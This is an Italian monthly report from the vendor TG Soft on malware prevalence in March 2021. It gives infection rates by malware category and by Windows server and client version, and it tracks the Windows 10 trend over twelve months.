
La prevalenza è un indice che ci permette di capire lo stato della Cyber-Security. Questo dato fornisce lo stato di "salute" dei computer, quantificando il numero di computer colpiti da malware.

Vediamo ora i dati relativi alla prevalenza dei malware registrati dal C.R.A.M. di TG Soft nel mese di marzo. Per prevalenza si intende l'incidenza che i malware hanno in un determinato periodo. Il valore calcolato si chiama "rate di infezione".

Il rate di infezione viene calcolato dividendo il numero di computer ove siano stati rilevati attacchi per il numero di computer dove è installato il software anti-virus Vir.IT eXplorer.

Possiamo calcolare il rate di infezione per le seguenti categorie:

- Tipologia del malware
- Sistema operativo (client/server)



Analizzando il grafico a fondo pagina, possiamo confermare anche per il mese di marzo il primo posto per i **Trojan** con una percentuale del 4,69%, **Adware** al secondo posto con un 2,08% in risalita di una posizione, mentre i **PUP**, in seconda posizione nel mese di febbraio, scendono al terzo posto con un 2,07%. **Macro Excel** e **Macro Word** invece ricoprono il quarto e quinto posto rispettivamente, con percentuali dell'1,14% e dello 0,57%. **Deceptor** in leggera discesa al sesto posto con una percentuale del 0,57%, mentre rimangono stabili i **VIRUS** al settimo posto con una percentuale del 0,50% (a febbraio la percentuale registrata era del 0,38%).


Anche per i Ransomware la posizione rimane invariata, in questo caso l'ottavo posto, con un +20% rispetto a febbraio attestandosi allo 0,36%. Ricordiamo che sono considerati tra i malware più pericolosi se non addirittura i più incontrastabili qualora si fosse sprovvisti di tecnologie Anti-Ransomware protezione Crypto-Malware.

Ricordiamo che per Ransomware vengono considerati tutti i malware che chiedono un riscatto, come, ad esempio, i Crypto-malware (SodinoKibi aka REvil, Phobos, LockBit, Ryuk etc.) e il vecchio, famoso ed oramai estinto, FakeGDF (virus della polizia di stato, guardia di finanza etc.).

Andiamo ora ad analizzare la prevalenza delle infezioni del mese di marzo 2021, in base ai sistemi operativi suddivisi tra sistemi Server e Client. Nelle immagini che seguono i dati raccolti sono stati suddivisi secondo i sistemi operativi Windows Server e Client in macro categorie, senza dividere per tipo di architettura o per le varianti che la stessa versione può avere (es: Server 2008 R2, Server 2008 R2 Foundation, etc.), calcolati sulla totalità delle macchine rispettivamente server e client indicate.

Analizzando prima i sistemi operativi SERVER, si conferma che la probabilità dell'infezione/attacco ad un Server 2019 di ultima generazione rispetto ad un Server 2012 (più datato…) è inferiore di quasi il **70%** [(3,5-1,06)/3,5 = -69,71% circa].


Se confrontiamo i dati degli attacchi ai Server tra marzo e febbraio si può notare un incremento percentuale di attacchi considerevole, giustificabile non solo con la maggior lunghezza di marzo (31gg) rispetto a febbraio (28gg) +10,71% la percentuale delle infezioni sui Server 2019 quasi raddoppiata (+77%) passando dallo 0,60% di febbraio al 1,06% di marzo.



Nelle statistiche relative alla prevalenza delle infezioni dei computer client di marzo 2021 abbiamo riscontrato che il **11,15%** (contro il **9,77%** di febbraio) dei terminali è stato infettato o ha subito un attacco probabilmente dovuto anche al fatto che febbraio ha 28 giorni contro i 31 di marzo.

Questo dato indica che poco più di **11 computer su 100** sono stati colpiti da malware nel mese di marzo.

Nella figura sottostante possiamo vedere il grafico delle infezioni in base ai sistemi operativi dei Client, dove il campione analizzato è così composto:




- **66,76%** client con Windows 10
- **25,49%** client con Windows 7
- **7,74%** client con altri s.o. Windows

Windows 10 e **Windows 7** coprono poco più del 92% del parco macchine dei Client, pertanto gli altri sistemi operativi sono stati raccolti in un unico gruppo.

Ma quale sarà il sistema operativo più sicuro ?

Per rispondere a questa domanda dobbiamo calcolare la prevalenza d'infezione sul medesimo sistema operativo.

Prendendo ad esempio Windows 10, si può notare che il rate di infezione tra tutte le macchine ove è installato Windows 10 che ha "subito" un attacco informatico è del 9,94%, anche questo mese in crescita rispetto all'8,49% registrato durante il mese di febbraio. Con questo calcolo possiamo capire quindi qual è il sistema operativo più sicuro.



Nei grafici a torta è stato calcolato l'Infection Rate (IR) relativo alla prevalenza sul medesimo sistema operativo client. Il sistema operativo che ha subito meno attacchi risulta essere Windows 10, questo dimostra che utilizzare sistemi operativi moderni e supportati riduce il rischio di infezione.


I sistemi operativi non più supportati da Microsoft, come Windows XP (17,59%) e Vista (22,74%) hanno, di fatto, il rate d'infezione molto più alto.

Paragonando il vecchio Windows VISTA con Windows 10, si può notare infatti che l'IR è più del doppio rispetto al più recente prodotto di Microsoft 9,94% vs 22,74%!

Come ultimo grafico delle nostre statistiche, andiamo a vedere l'andamento dell'IR relativo al sistema operativo Windows 10 negli ultimi 12 mesi.

Settembre 2020 continua a rimanere il periodo di maggior infezione nell'arco di tempo considerato. Ricordiamo che in quel periodo si è avuto in Italia una massiva diffusione di campagne malware atte a distribuire il noto trojan Emotet (negli ultimi 12 mesi Emotet si è diffuso da dicembre 2019 fino a metà febbraio 2020, per poi riprendere la sua attività dal mese di luglio 2020).

Nonostante Emotet sia ormai defunto, il trend del rate di infezione dei client Windows 10 negli ultimi 12 mesi continua con la sua rinnovata crescita consolidata dai 9,94 punti percentuali di marzo, crescita che si evince anche da quanto dettagliato nei capitoli precedenti.



TG Soft
Cyber Security Specialist
www.tgsoft.it